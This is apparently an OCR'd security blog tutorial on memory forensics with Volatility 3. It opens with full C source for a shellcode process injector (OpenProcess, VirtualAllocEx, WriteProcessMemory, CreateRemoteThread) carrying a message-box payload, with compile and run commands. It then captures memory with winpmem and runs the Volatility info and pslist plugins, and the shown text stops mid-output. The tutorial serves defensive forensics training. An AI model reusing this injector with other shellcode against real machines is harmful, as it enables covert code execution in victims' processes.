
Basic memory forensics with Volatility. Process injection example.

cocomelonc.github.io/tutorial/2022/02/07/mem-forensics-1.html

February 7, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This is a result of my own research on memory forensics via the Volatility Framework.

memory forensics

Sometimes, after a system has been pwned, it's important to extract forensically-relevant information. RAM is considered volatile - meaning that it doesn't live long. Each time a computer is restarted, it flushes its memory from RAM, which means that, if a computer is hacked and then is restarted, you'll lose a lot of information that tells the story about how the system was compromised by attacker.

volatility Framework

Volatility is a tool that can be used to analyze the volatile memory of a system. Download and install from here

practice example


First of all, for simulating malware activity, create classic process injection malware:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

// meow-meow messagebox payload (without encryption)
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
  CloseHandle(ph);
```

```
  return 0;
}
```


compile:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



and run:

```
.\hack.exe 2380
```




As you can see, everything is work perfectly.

winpmem

Secondly, after run our malicious activity, I downloaded `winpmem` into victim's Windows 7 x64 machine. So, run:

```
>.\winpmem_v3.3.rc3.exe --output mem.raw --format raw --volume_format raw
```




After finished, move `mem.raw` file to my attacker's kali machine.

analyzing Windows memory

obtaining OS

Obtaining the operating system of the memory dump is pretty easy. The plugin `windows.info.Info` can be specified to enumerate information about the captured memory dump:


```
python3 ./volatility3/vol.py -f ./cybersec_blog/2022-02-07-mem-forensics-1/dump/mem.raw windows.info.Info
```




analysing processes

Then, I used the `windows.pslist.PsList` plugin to look at the processes that were running on the victim's computer at the time the memory was captured:

```
python3 ./volatility3/vol.py -f ./cybersec_blog/2022-02-07-mem-forensics-
1/dump/mem.raw windows.pslist.PsList
```


kali64-2020 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali:~/projects 10:59 PM 86%
kali@kali:~/projects
File Actions Edit View Help
i@kali]…/cybersec_blog
nvim hack.cpp
kali@kali:~/projects
kali@kali ~/projects python3 ./volatility3/vol.py -f ./cybersec_blog/2022-02-07-m
em-forensics-1/dump/mem.raw windows.pslist.PsList
Volatility 3 Framework 2.0.0
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64C
reateTime ExitTime File output
4 0 System 0xfa8000ca2720 92 510 N/A False 2022-02-07 07:
09:01.000000 N/A Disabled
304 4 smss.exe 0xfa800251cb10 2 29 N/A False 2022-0
2-07 07:09:01.000000 N/A Disabled
384 376 csrss.exe 0xfa800246b060 10 416 0 False 2022-0
2-07 07:09:04.000000 N/A Disabled
424 376 wininit.exe 0xfa80024e8060 3 76 0 False 2022-0
2-07 07:09:04.000000 N/A Disabled
436 416 csrss.exe 0xfa80024ea600 9 259 1 False 2022-0
2-07 07:09:04.000000 N/A Disabled
484 416 winlogon.exe 0xfa8002533060 5 115 1 False 2022-0
2-07 07:09:04.000000 N/A Disabled
528 424 services.exe 0xfa8002573b10 7 209 0 False 2022-0
2-07 07:09:04.000000 N/A Disabled
544 424 lsass.exe 0xfa80025a1b10 7 724 0 False 2022-0
2-07 07:09:04.000000 N/A Disabled
552 424 lsm.exe 0xfa800258db10 10 148 0 False 2022-02-07 07:
09:04.000000 N/A Disabled
656 528 svchost.exe 0xfa8002608060 11 359 0 False 2022-0
2-07 07:09:05.000000 N/A Disabled
716 528 VBoxService.ex 0xfa80025a6b10 13 139 0 False 2022-0
2-07 07:09:05.000000 N/A Disabled
780 528 svchost.exe 0xfa8002658b10 7 260 0 False 2022-0
Right Ctrl




